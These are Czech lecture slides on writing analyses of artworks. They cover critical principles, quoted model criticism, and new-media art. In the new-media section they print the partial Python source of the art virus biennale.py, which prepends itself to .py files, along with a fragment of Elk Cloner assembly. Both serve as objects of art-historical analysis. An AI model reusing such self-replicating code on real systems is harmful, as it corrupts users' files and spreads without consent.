A thick black L-shaped frame is positioned on the left and bottom sides of the page, framing the central text.

# JAK PSAT ANALÝZU UMĚLECKÉHO DÍLA




# Název

- John F. Simon: Every Icon
- Jan Vičar a rozvíjející se médium grafiky
- Co když vypadne proud? Dělejte rámus a dejte se do tance
- Sterilní dokonalost
- Rozbouřené barvy v bílém prostoru
- BIG LIGHT aneb hledání ztraceného ráje
- Ideologické aparáty utváření člověka
- Paolo Cirio kromě obskurního podnikání odhaluje i paradox liberálního internetového étosu



# Příprava textu – Intuitivní přemýšlení o umění

- schopnost vytvořit si v krátkém okamžiku relevantní názor
- JERRY SALTZ, '20 Things I Really Liked at the Art Fairs':
- This artist, who died young in 1999, is way overlooked. And much better than people realize. The intricate brickwork makes the painting look like a labor of love, a piece of flat sculpture, and a wall from the artist's memory.
- One of an array of sixteen little clay landscapes or paintings or metaphysical maps, all laid flat. Each reads as a world, design, or tile. Wonderful Morandi-like internal





# Tři zásady komunikativního psaní o umění

- 1. **Co je to?** - Jak to vypadá? Jak je to vytvořeno? Co se v díle odehrává?
- 2. **Co to může znamenat?**
- 3. **Jak se dílo vztahuje k širšímu kontextu (ke světu)?**



# Příklad

- In the late 1970s, [Craigie] Horsfield commenced one of the most sustained and unique artistic investigations around the governing relationship between photography and temporality. Working with a large-format camera, he traveled to pre-Solidarity Poland, specifically to the industrial city of Krakow, then in the throes of industrial decline and labor agitation [2]. There he began shooting a series of ponderous and, in some cases, theatrically anti-heroic black-and-white photographs comprising portraits, deserted street scenes and machinery [1]. Printed in large-scale format [1], with tonal shifts between sharp but cool whites and velvety blacks, these images underline the stark fact of the subject, whether its of a lugubriously lit street corner or a solemn, empty factory floor, or portraits of young men and women, workers and lovers [1]. The artist worked as if he were bearing witness to the slow declension of an era [3], along with a whole category of people soon to be swept away by the forces of change [...] With their stern, stubborn mien, they stand before us as the condemned [3].
- Okwui Enwezor - Documents into Monuments: Archives as Meditations in Time',







# Jak nalézt rovnováhu mezi vizuálním popisem díla, faktickými informacemi a osobním vkladem?

- Formulace zajímavé interpretace, která je podložena fakty a argumenty
  
- **Dva způsoby, jak podložit své interpretace**
  - a) Faktický nebo historický důkaz
  - b) Vizuální důkaz



# Vizuální důkaz

- Už na konci padesátých let maloval Lubomír Přibyl obrazy velkorysého měřítka (k jeho nejoblíbenějším formátům patří rozměr 162 x 122 cm), na kterých se objevovaly jednoduché figurální znaky. Experimentoval v nich se škrábáním nebo překrýváním vrstev barvy, což předznamenalo jeho zájem o vlastnosti třídimenzionálního povrchu obrazu. Ještě před koncem padesátých let se dopracoval k čistě abstraktnímu geometrickému projevu. Nejpozději roku 1960 se v jeho práci objevila diagonála jako výrazný dynamizující prvek a současně prostředek symetrického členění obdélníkového tvaru obrazu. V roce 1961 Přibyl v rámci svého zaměstnání v ČKD navštívil zkušebny přístrojů vysokého napětí v Běchovicích. Hala plná podivných přístrojů, které byly schopné generovat blesky a výboje, ho inspirovala k abstraktním vizualizacím energií a fyzikálních zákonů. V této době také drasticky zredukoval barevnost svých děl. Napříště už bude potřebovat jen černou barvu. Řady černých monochromů jen někdy proloží obdobím monochromů stříbrných. Okolo roku 1964 objevil Přibyl síť. Nalezené provazové sítě natahoval přes podložku obrazu, vypínal je a deformoval. Později vyvinul svou vlastní techniku: do překližkové desky navrtá geometrické řady otvorů, mezi které vypíná provázek. Vše poté sjednotí černou olejovou barvou.
- Tomáš Pospiszyl – Přibylova úhlopříčka



# Faktický důkaz

- Přibylova výstava roku 1964 ve výstavní síni Mladé fronty musela působit jako manifest geometrického modernismu či minimalismu. Radikálností abstraktního výtvarného konceptu a v neposlední řadě i působivostí velkých formátů se vymykala všemu, co u nás v té době – a to i v rámci teprve se rodících tzv. konstruktivních tendencí – vznikalo. Bohužel u nás tehdy neexistovala kriticko-teoretická platforma, která by jeho význam plně rozpoznala. Nechyběla ovšem v zahraničí, kde Přibyl od šedesátých let pravidelně vystavoval. Bylo ho možné řadit k celosvětové vlně konkrétního a geometrického umění, která na poli malby vedla ke konceptualizaci obrazu a k jeho posunu směrem k prostorovému objektu.
- Tomáš Pospiszyl – Přibylova úhlopříčka



# Příklad špatné kritiky

- Nově získané dílo... demonstruje zájem umělkyně o emocionální a senzorickou translaci, což po ní vyžaduje, aby se povznesla nad nacionalismus a patriarchální společnost stejně jako nad všeobecně známé podmínky lidské existence, a to prostřednictvím komplexní umělecké strategie abstrakce a afektu.



Haegue Yang - Towel Light  
Sculpture



Analýza by měla být výstižná bez  
zbytečných odboček a ulpívání na  
detailech

■ Lucien Solvay:

*„Pekařova rodina, která právě vyhrála hlavní cenu v  
loterii.“*







# Jak psát analýzu uměleckého díla

## 8 zásad

### **1. Je třeba být konkrétní**

Dílo Haroona Mizry v sobě spojuje různé technologie. Ty společně vytvářejí jistý druh světelného představení doprovázeného specifickým druhem hudby, který by divák rozhodně neočekával.

### **2. Když píšeme kritiku, měli bychom mít před sebou obraz uměleckého díla**

### **3. Nevysvětlovat jednu složitou abstraktní ideu jinou abstraktní ideou**



#### **4. Používání konkrétních podstatných jmen, aktivních sloves a přiléhavých přídavných jmen**

**Podstatná jména** - nejvhodnější pro vytvoření mentálního obrazu díla

**Aktivní slovesa** – dodají textu dynamiku

**Přídavná jména** – omezit počet, nacházet výstižná přídavná jména



## **5. Logický postup**

Postup od obecného ke konkrétnímu, správné dávkování informací, rozpoznání jejich důležitosti

## **6. Vyprávění příběhu**

Podněcuje u čtenáře zájem o dílo, kterému se věnujeme

Možnost do příběhu vložit důležité informace

Vyprávění obzvláště vhodné v případě, kdy píšeme o časovém umění



„Když jsem učil na Cooper Union v prvním či druhém roce padesátých let, někdo mi řekl, jak se dostanu na nedokončenou dálnici v New Jersey. Vzal jsem tři studenty a jel jsem odněkud z Meadows směrem na New Brunswick. Noc byla temná a nesvítila žádná světla, nebyly tu značky, čáry, hrazení nebo cokoliv jiného s výjimkou temné vozovky ubíhající plochou krajinou, lemovanou vzdálenými kopci a přerušovanou továrními komíny, věžemi, kouřem a barevnými světly. Jízda na mě zapůsobila jako zjevení. Cesta a velká část krajiny byly umělé, a přesto se nedaly nazvat dílem umění. Naopak, působily na mě něčím, čím na mě umění nikdy nepůsobilo. Nejprve jsem nevěděl, co to je, ale tento zážitek mne ve svém důsledku osvobodil od mnoha názorů, které jsem na umění měl. Zdálo se, že je zde realita, která dosud nenalezla v umění svůj výraz.

Zkušenost na silnici byla něčím plánovaným, ale něčím, co ještě nebylo sociálně rozpoznáno. Pomyslel jsem si, že by mělo být jasné, že tohle je konec umění. Po takovém zážitku vypadá většina maleb dosti piktoriálně. Neexistuje způsob, jak to vyjádřit, něco takového prostě musíte zažít. Později jsem v Evropě objevil několik opuštěných startovacích drah pro letadla, opuště-



## **7. Komparace**

vhodná pro vysvětlení složitější myšlenky, možnost ukázat dílo z jiné perspektivy

## **8. Síla metafory**


vhodně zvolená metafora vydá za tisíc slov



# JAK PSÁT O NOVOMEDIÁLNÍM UMĚNÍ

---

INSPIRACE





# 1. ZASAZENÍ DO UMĚLECKO-HISTORICKÉ TRADICE, SROVNÁNÍ S JINÝMI DÍLY


---

- **John C. Ippolito**
- umělec, lektor, teoretik nových médií
- <http://three.org/ippolito/>
- **článek - Deconstruction or Distraction?**
- Srovnání klasických konceptuálních děl s díly umělecké dvojice JODI (Joan Heemskerk and Dirk Paesmans)





# JODI

<http://oss.jodi.org/ss.html>




<https://www.jodi.org>





# MEL BOCHNER - WORKING DRAWINGS AND OTHER VISIBLE THINGS ON PAPER NOT NECESSARILY MEANT TO BE VIEWED AS ART - 1966

---






## 2. ZAHRNOUT DO ANALÝZY VÍCE ROVIN NOVOMEDIÁLNÍHO DÍLA

---

- Ian Bogost
- Videogames are mess, 2009
- [http://www.bogost.com/writing/videogames\\_are\\_a\\_mess.shtml](http://www.bogost.com/writing/videogames_are_a_mess.shtml)
- pět úrovní analýzy novomediálního díla





# PŘÍKLAD – ANALÝZA DÍLA BIENALLE.PY

- Kód

```
# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG _ + _ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
```



---

```
REPORT   RTS
          ASC 'BOOT COUNT: '
          DFB $0
POEM      ASC 'ELK CLONER:'
          DFB $8D,$8D
          ASC '    THE PROGRAM WITH A PERSONALITY'
          DFB $8D,$8D,$8D
          ASC 'IT WILL GET ON ALL YOUR DISKS'
          DFB $8D
          ASC 'IT WILL INFILTRATE YOUR CHIPS'
          DFB $8D
          ASC 'YES IT'
          DFB $A7
          ASC 'S CLONER!'
          DFB $8D,$8D
          ASC 'IT WILL STICK TO YOU LIKE GLUE'
          DFB $8D
          ASC 'IT WILL MODIFY RAM TOO'
          DFB $8D
          ASC 'SEND IN THE CLONER!'
          DFB $8D,$8D,$8D,$8D,$0
IOERR     LDY #>ERRMSG
          LDA #<ERRMSG
          JSR PRINT
          JSR $FBDD
          JMP $9DBF
```

Elk Cloner:  
The program with a personality


It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!

It will stick to you like glue  
It will modify ram too  
Send in the Cloner!



- **Forma funkce** – operace viru


- **Interface** – vizualita, interakce s viditelnými částmi díla





- Recepce a operace

- <https://0100101110101101.org/biennale-py/>





# AUDIO-VIZUÁLNÍ ANALÝZA PROSTŘEDNICTVÍM VIDEO

---

- <https://www2.bfi.org.uk/news-opinion/sight-sound-magazine/polls-surveys/best-video-essays-2019>
- <https://filmadoba.eu/fad-on-line/audiovizualni-eseje/>
- <https://www.polygon.com/22202828/best-video-essays-of-2020>

